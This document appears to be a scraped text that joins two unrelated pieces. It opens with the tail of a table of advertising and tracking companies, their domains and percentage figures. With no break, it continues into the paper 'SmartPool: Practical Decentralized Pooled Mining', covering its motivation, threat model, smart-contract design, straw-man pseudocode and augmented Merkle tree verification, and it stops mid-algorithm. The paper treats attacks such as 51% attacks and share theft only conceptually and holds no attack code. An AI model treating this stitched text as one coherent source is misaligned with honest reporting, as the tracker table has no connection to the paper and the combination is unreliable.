RadiumOne - gwallet.com	D	0.4	0.9	N/A*
Resonate - reson8.com	P	0	0.3	N/A
Rocket Fuel - rfihub.com	P	1.8	3	N/A
Rubicon Project - chango.com - rubiconproject.com	P	4.6	5.8	N/A*
RUN - rundsp.com	P	0.1	0.3	N/A
Signal - thebrighttag.com	D	1.1	0.8	N/A
Sizmek - peer39.com - peer39.net - serving-sys.com	P	3.9	4	N/A
Skimlinks - skimresources.com - redirectingat.com	D, P	1.1	1.6	N/A
Smaato - smaato.net - Smaato SDK	D, P	0.2	2	0.1
Smart AdServer - smartadserver.com	P	0.4	1.1	N/A
Sonobi - sonobi.com	P	1.3	2.4	N/A
SpotX - spotxchange.com	D, P	0.9	3.1	N/A*
Tapad - tapad.com	P	1.1	1.9	N/A
Tealium - tiqcdn.com	D	1.9	2	N/A
The Trade Desk - adsrvr.org	P, D	4.4	6.6	N/A
Turn - turn.com	P	1.1	2.7	N/A
Twitter - ads-twitter.com - twitter.com - Twitter SDK	D	11.9	6.6	0.7
Undertone - legolas-media.com - undertone.com	P	0.2	0.4	N/A
Vindico (Time) - vindicosuite.com	D, P	0.2	0.4	N/A*
Weborama - weborama.fr - weborama.io	P	0	0	N/A*
Yahoo - yahoo.com	D	5	6.5	N/A*
Yieldbot - yldbt.com	P	0.8	1.6	N/A

SMARTPOOL: Practical Decentralized Pooled Mining

Loi Luu
National University of Singapore
loiluu@comp.nus.edu.sg

Yaron Velner
The Hebrew University of Jerusalem
yaron.welner@mail.huji.ac.il

Jason Teutsch
TrueBit Foundation
jt@truebit.io

Prateek Saxena
National University of Singapore
prateeks@comp.nus.edu.sg

Abstract

Cryptocurrencies such as Bitcoin and Ethereum are operated by a handful of mining pools. Nearly 95% of Bitcoin's and 80% of Ethereum's mining power resides with less than ten and six mining pools respectively. Although miners benefit from low payout variance in pooled mining, centralized mining pools require members to trust that pool operators will remunerate them fairly. Furthermore, centralized pools pose the risk of transaction censorship from pool operators, and open up possibilities for collusion between pools for perpetrating severe attacks.

In this work, we propose SMARTPOOL, a novel protocol design for a decentralized mining pool. Our protocol shows how one can leverage *smart contracts*, autonomous blockchain programs, to decentralize cryptocurrency mining. SMARTPOOL gives transaction selection control back to miners while yielding low-variance payouts. SMARTPOOL incurs mining fees lower than centralized mining pools and is designed to scale to a large number of miners. We implemented and deployed a robust SMARTPOOL implementation on the Ethereum and Ethereum Classic networks. To date, our deployed pools have handled a peak hashrate of 30 GHs from Ethereum miners, resulting in 105 blocks, costing miners a mere 0.6% of block rewards in transaction fees.

1 Introduction

Cryptocurrencies such as Bitcoin and Ethereum offer the promise of a digital currency that lacks a centralized issuer or a trusted operator. These cryptocurrency networks maintain a distributed ledger of all transactions, agreed upon by a large number of computation nodes (or *miners*). The most widely used protocol for agreement is Nakamoto consensus, which rewards one miner every epoch (lasting, say, 10 minutes as in Bitcoin) who exhibits a solution to a probabilistic computation puzzle called a "proof-of-work" (or PoW) puzzle [1]. The winning miner's solution includes a transaction *block*, which is appended to the distributed ledger that all miners maintain. The reward is substantial (e.g. 12.5 BTC in Bitcoin, or $30,000$ USD at present), incentivizing participation.

Nakamoto-based cryptocurrencies, such as Bitcoin and Ethereum, utilize massive computational resources for their mining. Finding a valid solution to a PoW puzzle is a probabilistic process, which follows a Poisson distribution, with a miner's probability of finding a solution within an epoch determined by the fraction of computation power it possesses in the network. Miners with modest computational power can have extremely high variance. A desktop CPU would mine 1 Bitcoin block in over a thousand years, for instance [2]. To reduce variance, miners join *mining pools* to mine blocks and share rewards together. In a mining pool, a designated pool *operator* is responsible for distributing computation sub-puzzles of lower difficulty than the full PoW block puzzle to its members. Each solution to a sub-puzzle has a probability of yielding a solution to the full PoW block puzzle—so if enough miners solve them, some of these solutions are likely to yield blocks. When a miner's submitted solution yields a valid block, the pool operator submits it to the network and obtains the block reward. The reward is expected to be fairly divided among all pool members proportional to their contributed solutions.

Problem. Centralized pool operators direct the massive computational power of their pools' participants. At the time of this writing, Bitcoin derives at least 95% of its mining power from only 10 mining pools; the Ethereum network similarly has 80% of its mining power emanating from 6 pools. Previous works have raised concerns about consolidation of power on Bitcoin [3,4]. Recent work by Apostolaki *et al.* has demonstrated large-scale network attacks on cryptocurrencies, such as double spending and network partitioning, which exploit centralized mining status quo [5]. By design, if a single pool operator controls more than half of the network's total mining power, then a classical 51% attack threat-

ens the core security of the Nakamoto consensus protocol [1]. Cryptocurrencies have witnessed that a single pool has commandeered more than half of a cryptocurrency's hash rate (*e.g.* `DwarfPool`[1] in Ethereum and `GHash.io`[2] in Bitcoin) on several occasions. In such cases, the pool operator's goodwill has been the only barrier to an attack.

Furthermore, pools currently dictate which transactions get included in the blockchain, thus increasing the threat of transaction censorship significantly [6]. While some Bitcoin pools currently offer limited control to miners of transaction selection via the getblocktemplate protocol [7], this protocol only permits a choice between mining with a transaction set chosen by the pool or mining an empty block. The situation is worse in Ethereum where it is not yet technically possible for miners in centralized pools to reject the transaction set selected by the operator. For example, users recently publicly speculated that a large Ethereum pool favored its own transactions in its blocks to gain an advantage in a public crowdsale [3].

One can combat these security issues by running a pool protocol with a decentralized network of miners in place of a centralized operator. In fact, one such solution for Bitcoin, called P2POOL [8], already exists. However, P2POOL has not attracted significant participation from miners, and consequently its internal operational network remains open to infiltration by attackers. Secondly, technical challenges have hindered widespread adoption. Scalable participation under P2POOL's current design would require the system to check a massive number of sub-puzzles. Furthermore, P2POOL only works for Bitcoin; we are not aware of any decentralized mining approach for Ethereum.

Solution. This work introduces a new and practical solution for decentralized pooled mining called SMARTPOOL. We claim two key contributions. First, we observe that it is possible to run a decentralized pool mining protocol as a *smart contract* on the Ethereum cryptocurrency. Our solution layers its security on the existing mining network of a large and widely deployed cryptocurrency network, thereby mitigating the difficulty of bootstrapping a new mining network from scratch. Secondly, we propose a design that is efficient and scales to a large number of participants. Our design uses a simple yet powerful probabilistic verification technique which guarantees the fairness of the payoff. We also introduce a new data structure, the *augmented Merkle tree*, for secure and efficient verification. Most importantly, SMARTPOOL allows miners to freely select which transaction set they want to include in a block. If widely adopted, SMARTPOOL makes the underlying cryptocurrency network much more censorship-resistant. Finally, SMARTPOOL does not charge any fees [4], unlike centralized pools, and disburses all block rewards to pool participants entirely.

SMARTPOOL can be used to run mining pools for several different cryptocurrencies. In this work, we demonstrate concrete instantiations for Bitcoin and Ethereum. SMARTPOOL can be run natively within the protocol of a cryptocurrency — for instance, it can be implemented in Ethereum itself. We believe SMARTPOOL can support a variety of standard payoff schemes, as in present mining pools. In this work, we demonstrate the standard pay-per-share (or PPS) scheme in our implementation. Supporting other standard schemes like pay-per-last-n-shares (PPLNS) and schemes that disincentivize against block withholding attacks [9–11] is left for future work.

Results. We have implemented SMARTPOOL and a stable SMARTPOOL implementation has been released and deployed on the main network via a crowd-funded community project [12]. As of 18 June 2017, SMARTPOOL-based pools have mined in total 105 blocks on both Ethereum and Ethereum Classic networks and have successfully handled a peak hashrate of 30 GHs from 2 substantial miners. SMARTPOOL costs miners as little as 0.6% for operational transaction fees, which is much less than 3% fees taken in centralized pools like F2Pool [5]. Furthermore, each miner has to send only a few messages per day to SMARTPOOL. Finally, although being decentralized, SMARTPOOL still offers the advantage of low variance payouts like centralized pools.

As a final remark, SMARTPOOL does not make centralized pooled mining in cryptocurrencies impossible, nor does it incentivize against centralized mining or alter the underlying proof-of-work protocol (as done in work by Miller *et al*. [13]). SMARTPOOL simply offers a practical alternative for miners to move away from centralized pools without degrading functionality or rewards.

Contributions. We claim the following contributions:

- We introduce a new and efficient decentralized pooled mining protocol for cryptocurrencies. By leveraging smart contracts in existing cryptocurrencies, a novel data structure, and an efficient verification mechanism, SMARTPOOL provides security and efficiency to miners.

- We implemented SMARTPOOL and deployed real mining pools on Ethereum and Ethereum Classic. The pools have so far mined 105 real blocks and

[1] https://forum.ethereum.org/discussion/5244/dwarfpool-is-now-50-5

[2] https://www.cryptocoinsnews.com/warning-ghash-io-nearing-51-leave-pool/

[3] https://www.reddit.com/r/ethereum/comments/6itye9/collecting_information_about_f2pool/

[4] The caveat here is that cryptocurrency miners will pay Ethereum transaction fees to execute SMARTPOOL distributively.

[5] https://www.f2pool.com/ethereum-blocks

have handled significant hashrates while deferring only 0.6% of block rewards to transaction fee costs.

2 Problem and Challenges

We consider the problem of building a decentralized protocol which allows a large open network to collectively solve a computational PoW puzzle, and distribute the earned reward between the participants proportional to their computational contributions. We expect such a protocol to satisfy the following properties:

- *Decentralization.* There is no centralized operator who operates the protocol and manage other participants. The protocol is collectively run by all participants in the network. There is also no requirement for joining, *i.e.* anyone with sufficient computation power can freely participate in and contribute to solving the PoW puzzle.
- *Efficiency.* The protocol running costs should be low and offer participants comparable reward and low variance guarantees as centralized operations. Furthermore, communication expenses, communication bandwidth, local computation and other costs incurred by participants must be reasonably small.
- *Security.* The protocol protects participants from attackers who might steal rewards or prevent others from joining the protocol.
- *Fairness.* Participants receive rewards in proportion to their share of contributions.

In this paper we focus on this list of properties with respect to mining pools. Cryptocurrencies like Bitcoin and Ethereum reward network participants (or miners) new crypto-coins for solving computationally hard puzzles (or proof-of-work puzzles) [1,14,15]. Typically, Bitcoin miners competitively search for a `nonce` value satisfying

$$\mathsf{H}(\texttt{BlockHeader} \,||\, \texttt{nonce}) \leq D \qquad (1)$$

where H is some preimage-resistant cryptographic hash function (*e.g.* SHA-256), `BlockHeader` includes new set of transactions that the miner wants to append to the ledger and D is a global parameter which determines the puzzle hardness. Ethereum uses a different, ASIC-resistant PoW function [16]. which requires miners to have a (predetermined) big dataset of 1 GB (increasing over time). Thus, in Ethereum, the condition (1) becomes

$$\mathsf{H}(\texttt{BlockHeader} \,||\, \texttt{nonce} \,||\, \texttt{dataset}) \leq D$$

in which the `dataset` includes 64 elements of the 1GB dataset that are randomly sampled with the `nonce` and the `BlockHeader` as the random seed.

Finding a solution for a PoW puzzle in cryptocurrencies requires enormous amount of computation power.




Figure 1: The effect of share's difficulty on i) the probability of a miner with 1 GHs finding a share within a day as per [2]; ii) resource (*i.e.* number of messages) consumed by a miner; in a decentralized mining pool for Bitcoin (*e.g.* P2POOL).

Thus miners often join resources and solve the puzzle together via pooled mining. Currently, most mining pools follow a centralized approach in which an operator manages the pool and distributes work to pool miners. Here we are interested in a decentralized approach that allows miners to collectively run and manage the pool without inherent trust in any centralized operator.

Threat model and security assumptions. Cryptocurrencies like Bitcoin and Ethereum allow users to use pseudonymous identities in the network. Users do not have any inherent identities and there is no PKI in the network. Our solution adheres to this setting.

We consider a threat model where miners are *rational*, which means they can deviate arbitrarily from the honest protocol to gain more reward. An alternative is a *malicious* model where the attacker does anything just to harm other miners. In this work, we are not interested in the malicious model since i) such sustained attacks in cryptocurrencies often require huge capital, and ii) existing centralized pools are not secure in such a model either [9–11]. We also assume that the adversary controls less than 50% of the computation power in the network on which SMARTPOOL runs. This assumption rules out double-spending via 51% attacks [1].

On the other hand, we do not make any assumption on the centralization or trusted setup in our solution apart from what have been made in existing cryptocurrencies [6].

2.1 Existing Solutions

In the widely adopted centralized pooled mining protocol, there is a pool operator who asks pool miners to solve pool sub-puzzles by finding `nonce` so that the hash satisfies some smaller difficulty d ($d \ll D$). A solution

[6]Bitcoin and Ethereum have trusted setups where the first blocks are constructed and provided by Satoshi Nakamoto (for Bitcoin) and Ethereum Foundation (for Ethereum).

for a pool-puzzle is called a *share* and has some probability of being a valid solution for the main PoW puzzle. Once a miner in the pool finds a valid block, the reward, i.e., new crypto-coins, is split among all pool miners in proportion to the number of their valid submitted shares [2].

Despite being widely used in practice, centralized mining pools have several problems including network centralization and transaction censorship as discussed in Section 1. P2POOL for Bitcoin is the first and only deployed solution we are aware of which decentralizes pooled mining for cryptocurrencies [8]. At a high level, P2POOL decides on the contribution of each miner by running an additional Nakamoto Consensus protocol to build a *share-chain* between all miners in the pool. The share-chain includes all shares submitted to the pool, one after another (akin to the normal Bitcoin blockchain, but each block is a share). To guarantee that each share is submitted and credited exactly once, P2POOL leverages coinbase transactions, which are special transactions that pay block reward to miners (see details in Section 3.3).

P2POOL satisfies almost all ideal properties of a decentralized pool (defined in Section 2) except the *efficiency* and *security* properties. Specifically, P2POOL entails a high performance overhead since the number of messages exchanged between miners is a scalar multiple of the number of shares in the pool. When the share difficulty is low, miners have to spend a lot of resources (*e.g.* bandwidth, local computation) to download, and verify each other's shares. Figure 1 demonstrates how adjusting the difficulty of shares affects the variance of miners' reward and the amount of resource (both bandwidth and computation) consumed per miner (with $1GHs$ capacity) in a decentralized pool like P2POOL. As a result, P2POOL requires high share difficulty in order to reduce the number of transmitted messages. Therefore P2POOL miners experience higher reward variance than they would when mining with centralized pools. As discussed in [2], high variance in the reward (*i.e.* the supply of money) decreases miners' utility by making it harder for them to predict their income and verify that their systems are working correctly. Perhaps as a result, P2POOL has to date attracted only a few miners who comprise a negligible fraction of Bitcoin mining power (as of June 23, 2017, the last block mined by P2POOL was 22 days ago [8]).

The security of P2POOL's share-chain depends on the amount of computation power in its pool. As of this writing, P2POOL accounts for less than 0.1% of Bitcoin mining power, thus P2POOL's share chain is vulnerable to 51% attacks from adversaries who control only 0.1% of Bitcoin mining power. Hence P2POOL may not offer better security guarantees than centralized pools.

2.2 Our Solution and Challenges

Our solution for a decentralized pooled mining leverages Ethereum smart contracts which are decentralized autonomous agents running on the blockchain itself [17, 18]. A non-contract account has an address and balance in Ether, the native currency for Ethereum. A smart contract has, in addition, code and private persistent storage (*i.e.* a mapping between variables and values). Smart contract code is akin to a normal program which can manipulates stored variables. To invoke a contract (*i.e.* execute its code) at address *addr*, users send a transaction to *addr* with an appropriate payload, *i.e.* payment for the execution (in Ether) and/or input data for the invocation. The contract code executes correctly on the blockchain as long as a majority of Ethereum miners faithfully follow the Ethereum protocol.

At a high level, SMARTPOOL replaces the mining pool operator with a smart contract. The smart contract acts as a trustless bookkeeper for the pool by storing all shares submitted by miners. When a new share is submitted, the contract verifies the validity of the share, checks that no previous record of the share exists, and then updates the corresponding miner's record. We allow miners to locally generate the block template of the pool (discussed more in Section 3.3). If a miner finds a share which is a valid block, it will broadcast the block to the cryptocurrency network, the reward will be instantly credited to SMARTPOOL. SMARTPOOL then disburses the block reward fairly to all miners in the pool.

Challenges. There are several challenges in building such a smart contract for a mining pool. We illustrate them by considering a straw-man solution (called `StrawmanPool`) in Figure 2 which implements a decentralized pool as a Ethereum smart contract. The solution works by having a smart contract which receives all the shares submitted by miners, verifies each of them and records number of shares one has submitted. The contract has a designated address for receiving block reward. A share is valid if it uses the contract address as the coinbase address (*i.e.*, the address that the block reward is sent to) and satisfies the predefined difficulty (*e.g.* Line 6). On each share submission, the pool verifies the share and updates the contribution statistics of the pool members (Line 13). If a miner finds a valid block, the smart contract distributes the reward to miners in the pool proportional to their contribution by using any of the standard payout schemes [2](Line 16). The solution in Figure 2 has the following shortcomings and challenges.

- *C1.* The number of shares in the pool may be large, thus resulting in an unwieldy number of messages sent to the contract. For example, it may take $1,000,000$ shares on average to get a valid block. A naïve solution might require miners to

```
1 contract StrawmanPool{
2   mapping (uint256 => boolean) mSubmittedShares;
3   mapping (uint256 => int) mContribution;
4   function submitShare(someShare) returns (boolean){
5     // check validity
6     if !isValid(someShare)
7       return false;
8     // check if the share has been submitted
9     if mSubmittedShares[someShare.hash]
10      return false;
11    mSubmittedShares[someShare.hash] = true;
12    // update miner's contribution
13    mContribution[msg.owner] += 1;
14    // distribute reward if is a valid block
15    if isValidBlock(someShare)
16      distributeReward(mContribution);
17    return true;
18  }}
```

Figure 2: Pseudo-code of a straw-man solution which implements a mining pool in a smart contract.

create $1,000,000$ transactions and send all of them to the pool's contract. No existing open network agreement protocol can process that many transactions within the course of a few minutes [19, 20]. On the other hand, reducing the number of shares per block by increasing the share difficulty will increase the variance in reward for miners, thus negating the sole advantage of pooled mining (see [2] for more analysis on the effects of share difficulty).

- *C2.* A valid share earns miners a small amount of reward, but miners may have to pay much more in Ethereum gas fees when submitting their shares to the pool. The gas fee compensates for the storage and computation required to verify shares and update the contract state (see [21, 22]). Thus, `StrawmanPool` may render a negative income for miners when the fee paid to submit a share outweighs the reward earned by the share itself.

- *C3.* In Ethereum, transactions are in plaintext; thus, any network adversary can observe other miners' transactions that include the shares and either steal or resubmit the shares. This challenge does not exist in centralized pools where miners can establish secure and private connections to the pools. In decentralized settings, such secure connections are not immediate since i) there is no centralized operator who can initiate secure connections to miners, and ii) there is no PKI between miners in the pool. Thus, a good design for a mining pool must prevent the adversary from stealing others' shares. Similarly, the pool should prevent miners from over-claiming their contribution by either re-submitting previous shares or submitting invalid shares. Centralized pools can efficiently guarantee this since the pool manager can check every submission from miners.

- *C4.* This challenge is specific to the scenario when one wishes to use SMARTPOOL for a different cryptocurrency (e.g. Bitcoin) than the one on which its contract is deployed (e.g. Ethereum). A smart contract in Ethereum running a Bitcoin mining pool must guarantee correct payments in Bitcoin. This is tricky because Bitcoin miners expect to receive rewards in Bitcoin, but Ethereum contracts can operate only on balances in Ether.

3 Design

SMARTPOOL's design can be used to implement a decentralized mining pool on Ethereum for many existing target cryptocurrencies, but for ease of explanation we fix Ethereum as the target. In Section 5, we discuss how one can use SMARTPOOL-based decentralized mining pools for other cryptocurrencies (e.g. Bitcoin).

3.1 Approach

We briefly describe how we address the challenges from Section 2.2 in SMARTPOOL.

- SMARTPOOL guarantees the *decentralization* property by implementing the pool as a smart contract. Like any smart contract, SMARTPOOL is operated by all miners in the Ethereum network, yet it can secure other cryptocurrency networks including Bitcoin as well as the underlying Ethereum network itself. SMARTPOOL relies on the Ethereum's consensus protocol to agree on the state of the pool. The security of SMARTPOOL depends exclusively on the underlying network (*i.e.* Ethereum) which runs smart contracts, not on how many users adopt the pool.
- SMARTPOOL's *efficiency* comes from allowing miners to claim their shares in batches, *e.g.* one transaction to the SMARTPOOL contract can claim, say, 1 million shares. Furthermore, miners do not have to submit data of all shares but only a few for verification purposes, hence the transaction fee per share is negligible. As a result, the number of transactions required to send to SMARTPOOL is several orders of magnitude less than the number of shares (*i.e.* the number of messages in P2POOL).
- We propose a simple but powerful probabilistic verification of submissions from miners. Our mechanism, aided by a new and efficient Merkle-tree based commitment scheme, guarantees the same average outcome as running a full verification for each submission by enforcing a *penalty* function to disincentivize cheating. Our mechanism detects miners submitting duplicated shares or resubmitting shares in different batched claims. As a result, we guar-

antee *fairness* in that miners receive their expected reward based on their contributions even when other dishonest miners submit invalid shares.

- SMARTPOOL forces the miner to commit the right set of beneficiary addresses in the share before mining, so that it cannot be changed after a solution is found. This commitment prevents share theft, wherein a network participant tries to use someone else's solutions to pay itself.
- For the case of running an external SMARTPOOL-based Bitcoin mining pool on top of Ethereum, SMARTPOOL leverages the Bitcoin `coinbase` transaction to guarantee that miners can mine directly in their target currency (*i.e.* Bitcoin) without trusting a third party to proxy the payment (e.g. between Ethereum and Bitcoin). Nevertheless, miners still need to acquire Ether to pay for the gas when interacting with the SMARTPOOL smart contract. Such costs are less than 1% of miners' reward as we show in our experiments with a deployment in Ethereum testnet. Indeed SMARTPOOL operates at lower cost than today's centralized pools.

3.2 Overview of SMARTPOOL

SMARTPOOL is a smart contract which implements a decentralized mining pool for Ethereum and runs on the Ethereum network. SMARTPOOL maintains two main lists in its contract state — a claim list `claimList` and a verified claim list `verClaimList`. When a miner submits a set of shares as claim for the current Ethereum block, it is added to the `claimList`. This step acts as a cryptographic commitment to the set of shares claimed to be found by the miner. Each claim specifies the number of shares the miner claims to have found, and it has a particular structure that aids verification in a subsequent step. SMARTPOOL then proceeds to verify the validity of the claim, and once verified, it moves it to the `verClaimList`. Claim verification and payments for verified claims happen atomically in a single Ethereum transaction. Each claim allows miners to submit a batch of (say, 1 million) shares. Submitted claims need to include sufficient meta-data for verification purposes. During the first step of mining the shares, if a miner finds a valid block in the target cryptocurrency, it can directly submit the found block to the target cyrptocurrency network with the SMARTPOOL address as the beneficiary. Thus, miners receive payouts for their shares one or more blocks after SMARTPOOL receives reward from the target network; and, the mechanism ensures that the cryptographic commitment strictly preceeds the verification step (the cryptographic reveal phase).

In Section 3.4 we will discuss our verification protocol, a key contribution of this work which enables

Field Size (bytes)	Name	Data type
4	number	uint
32	parent hash	uint
32	TRIEHASH(TX_list)	uint
20	coinbase address	address
32	state root	uint
32	extra_data	char[32]
8	timestamp	uint
8	difficulty	uint
8	nonce	uint

Table 1: Some important fields of a block header in Ethereum. "coinbase address" is the address that receives the block reward, while "extra_data" allows miners to include any data (upto 32 byes) to the block header.

efficiency. The goal of the verification process is to prevent miners from both submitting invalid shares and over-claiming the number of shares they have found. SMARTPOOL pays claimants proportional to the number of shares claimed, if the verification succeeds, and otherwise nothing. The key guarantee here is that of fairness — SMARTPOOL does not advantage miners who cheat by claiming invalid or duplicate shares. The expected payoff from cheating is the same (or worse) as honestly reporting shares.

In order to join the pool, miners only need to prepare a correct block template. SMARTPOOL maintains the `verClaimList` array in the contract which records the contributed shares by different miners to date. To enable efficient verification checks, SMARTPOOL forces miners to search for blocks with a particular structure and dictates a particular template for claim submissions, which we discuss in Section 3.3. Unlike P2POOL, SMARTPOOL miners do not have to run an additional consensus protocol to agree on the list state.

3.3 Claim Submissions

Miners can submit a large batch of shares in a single claim. To permit this, SMARTPOOL defines a `Claim` structure which consists of a few pieces of data. First, the miner cryptographically commits to the set of shares he is claiming. The cryptographic commitment goes via a specific data structure we call an augmented Merkle tree, as discussed in Section 3.5. The Merkle root of this data structure is a single cryptographic hash representing all the shares claimed and is included in the `Claim` as a field called `ShareAugMT`.

After a miner claims several shares in a batch, SMARTPOOL requires the miner to submit proofs to demonstrate that the shares included in the claim are valid. For each claimed share being examined, SMARTPOOL defines a `ShareProof` structure to help validate the share. First, SMARTPOOL requires a Merkle proof, denoted as

AugMkProof, to attest that the share has been committed to ShareAugMT. Furthermore, SMARTPOOL ensures that if a miner finds a share that is a valid Ethereum block, then the corresponding block reward is distributed among the pool members. In an Ethereum block, there is a special field called "coinbase address" which specifies the address that receives the block reward. A share in SMARTPOOL is valid only if the miner uses pool's address as the "coinbase address."

It is straightforward to see how SMARTPOOL's use of cryptographic commitments prevents certain timing vulnerabilities. SMARTPOOL asks the miners to fix their coinbase address before starting to find shares. Once a share is found, it is not possible to change or eliminate the coinbase address. SMARTPOOL also asks miners to put their beneficiary address in the "extra_data" field, so SMARTPOOL can extract the address to credit the share to. Although miners may use different addresses to submit their claims to the contract, SMARTPOOL credits the share to only one account by fetching the beneficial address from the "extra_data" field. This prevents miners from claiming the same share to different Ethereum addresses (or accounts), forcing a one-to-one mapping between shares found and addresses credited for them. If a network attacker steals someone else's share, it cannot pay itself since the coinbase transaction has already committed to a payee.

3.4 Batching & Probabilistic Verification

SMARTPOOL processes share claims efficiently. Miners can claim multiple shares to SMARTPOOL in a single submission. Each Claim includes less than one hundred bytes consisting of a cryptographic commitment for the shares, in a field called ShareAugMT. This cryptographic commitment forces the miner to commit to a set of shares before including them in the claim. Ideally, before accepting any claim of n shares submitted by the miner, we want to verify that

(i) all shares submitted are valid;
(ii) no share is repeated twice in a claim;
(iii) each share appears in at most one claim.

Probabilistic verification. For efficiency, SMARTPOOL uses a simple but powerful observation: if we *probabilistically verify* the claims of a miner, and pay only if no cheating is detected, then expected payoffs of cheating miners are the same or less than those of honest miners. In effect, this observation reduces the effort of verifying millions of shares down to verifying one or two!

We provide a way to sample shares to verify, outline a detailed procedure for checking validity in Section 3.5, and a full proof in Section 4. Here, we explain this observation with an example, since it may appear counter-intuitive at first. Let us consider a case where cheating miner finds 500 valid shares but claims that he has found 1000 valid shares to SMARTPOOL. If SMARTPOOL were able to randomly sample one share from the miner's committed set, and verify its validity, then the odds of having detected the cheating is $500/1000$ (or $1/2$). If the miner is caught cheating, he is paid nothing; if he gets lucky without being detected, he gets rewarded for 1000 shares. Note that the expected payoff for such a miner is still 500, computed as $(0.5 \cdot 1000 + 0.5 \cdot 0) = 500$, which is the same as that of an honest miner that claimed the right amount of valid shares. The argument extends easily to varying amounts of cheating; if the cheater wishes to claim $1,500$ shares, he is detected with with probability $2/3$ and stands to get nothing. The higher his claim away from the true value of found shares, the lower is the chance of a successful payout. By sampling $k \geq 1$ times, SMARTPOOL can reduce the probability of a cheater remaining undetected exponentially small in k, as we show in Section 4.

Searching for shares. To enable probabilistic verification, SMARTPOOL prescribes a procedure for mining shares. Each SMARTPOOL miner is expected to search for shares in a monotonic order, starting from a distinct value that it commits to. Specifically, when a miner claims shares $S = \{s_1, s_2, \ldots, s_n\}$, SMARTPOOL extracts a unique counter from each share, e.g., taking the first k (say 20) bits, and requires that the counters of all $s_i \in S$ to be strictly increasing. Each time a miner finds a valid nonce that yields a valid share, he increases the counter by at least 1 and searches for the next share. When the miner claims for the set S, its submitted elements must be lexicographically ordered by counter values. The miner commits the latest counter in his Claim to this set S, which has at most one share for each counter value. This eliminates any repeats in claimed shares in one claim, and across claims by one miner. In SMARTPOOL implementation as an Ethereum contract, as discussed in Section 3.5, we use the share's timestamp and the used nonce to act as the counter value of a share.

SMARTPOOL guarantees that miners produce distinct shares by providing a unique value in the "extra_data" field in each miner's share template. This ensures that miners search in distinct sub-spaces of the search space.

Checking Validity of Shares. SMARTPOOL checks that miners have followed the prescribed mining procedure by randomly sampling a share from each submitted Claim along with a ShareProof (as described in Section 3.3). SMARTPOOL validates the following:

(i) the hash of the share meets the difficulty criterion;
(ii) the share is constructed correctly, i.e., uses the SMARTPOOL's address as the beneficiary address of the block reward.
(iii) the share correctly satisfies the proof-of-work

(PoW) solution constraints (e.g. the use of predetermined 1GB dataset mandated by the Ethereum PoW scheme)

The checks for (i) and (ii) are straightforward. The check for (iii) is to guarantee that miners actually have and use the data cache when they generate the shares. This 1GB of data cache is introduced in Ethereum to make its PoW ASIC-resistant. Thus, skipping checking (iii) would allow rational miners to easily mine a lot of invalid shares and still get paid from SMARTPOOL. It is not straightforward to efficiently check (iii) inside a smart contract. Indeed a naïve solution would require a massive amount of gas and hence invoke enormous transaction fees. We discuss implementation tricks on how to check (iii) in Section 6.1.1.

It remains to discuss (a) how miners cryptographically commit to a batched set of shares in a claim, (b) how SMARTPOOL verifies that the committed set has monotonically increasing counters, and (c) how shares are sampled. For (a) and (b), one can think of using a standard Merkle tree on all the claimed share set to generate the cryptographic commitment. However, in a standard Merkle tree, verifying the inclusion of a share is efficient, but checking the ordering of the set elements is not efficient. In SMARTPOOL, we devise a new data structure called *augmented Merkle tree* to help us verify inclusion and ordering of shares efficiently.

3.5 Detailed Constructions

In this section, we discuss an efficient verification scheme using probabilistic share sampling and a simple penalty function that penalizes cheaters. The description here takes an Ethereum pool as a target, but the same data structure works for other PoW-based cryptocurrency such as Bitcoin as we discuss in Section 5.

Augmented Merkle tree. Recall that a *Merkle tree* is a binary tree in which each node is the hash of the concatenation of its children nodes. In general, the leaves of a Merkle tree will collectively contain some data of interest, and the root is a single hash value which acts as a certificate commitment for the leaf values in the following sense. If one knows only the root of a Merkle tree and wants to confirm that some data x sits at one of the leaves, then holder of the original data can provide a "Merkle path" from the root to the leaf containing x together with the children of each node traversed in the Merkle tree. Such a path is difficult to fake because one needs to know the children's preimages for each hash in the path, so with high probability the data holder will supply a correct path if and only if x actually sits at one of the leaves.

For the purposes of submitting shares in SMARTPOOL, we not only want to ensure that shares exist in the batch list but also that there are no repeats and ordering of the counters is correct. We therefore introduce an augmented Merkle tree structure which we use to guard against duplicates in the leaves.

Definition 1 (Augmented Merkle tree)**.** Let ctr be a one-to-one function that maps shares to integers. An *augmented Merkle tree* for a set of objects $\mathsf{S} = \{s_1, s_2, \ldots, s_n\}$ is a tree whose nodes x have the form $(\mathsf{min}(x), \mathsf{hash}(x), \mathsf{max}(x))$ where:

(I) $\mathsf{min}(x)$ is the minimum of the children's min (or $ctr(s_i)$, if x is a leaf corresponding to the object s_i),

(II) $\mathsf{hash}(x)$ is the cryptographic hash of the concatenation of the children nodes (or $\mathsf{hash}(s_i)$ if x is a leaf corresponding to the object s_i), and

(III) $\mathsf{max}(x)$ is the maximum of the children's max (or $ctr(s_i)$, if x is a leaf corresponding to the object s_i).

An augmented Merkle tree is called *sorted* if all of its leaves occur in strictly increasing order from left to right with respect to its counter function.

SMARTPOOL expects claims of submitted shares to be monotonically ordered by their counters. Thus, one can think of each share s_i to have a "timestamp" given by its $ctr(x)$, since integer-valued counters can be naturally ordered (ascending or descending). For implementation in Ethereum, we can use the block timestamp and an the nonce to serve as the counter. In Appendix 10.2, we discuss alternative candidates for the ordering function ctr with backward compatibility to serve Bitcoin mining.

Figure 3 gives an example of an augmented Merkle tree based on four submitted shares with timestamps as $1,2,3,4$ respectively. To prove that the share c has been committed, a miner has to submit two nodes d and e to SMARTPOOL. SMARTPOOL can reconstruct other nodes on the path from c to the root (*i.e.* b and a sequentially) and accepts the proof if the computed root is the same as the committed one. The proof for one share, thus, in a Merkle tree of height h will contain h hashes. The algorithm to check the validity of a proof for a valid path in an augmented Merkle is in Algorithm 1.

Batch submission with augmented Merkle trees. After collecting a list of shares, the miner locally constructs an augmented Merkle tree for all the shares in the list. It then submits the data of the root node of the tree along with a number indicating how many shares it finds to SMARTPOOL. For example, the miner in Figure 3 submits the node a as the cryptographic commitment, which has min and max as 1 and 4 respectively. We use this committed data to i) verify that the sampled shares are found before the miner submits the claim; ii) efficiently check whether a share is duplicated in a claim. Verifying i) is straightforward as mentioned before. To verify ii), we observe that any duplicated shares in a claim

Algorithm 1 Algorithm to verify the validity of one path in a augmented Merkle tree

```
1: procedure VALIDATENODEINPATH(x)
2: Check if x is a leaf:
3:     if isALeaf(x) then
4:         if !(x.min == x.max == x.ctr) or !isValidShare(x) then
5:             return false
6:         end if
7:     else
8:         left ← x.leftChild
9:         right ← x.rightChild
10:        if !isHashValid(x,x.hash) then
11:            return false
12:        end if
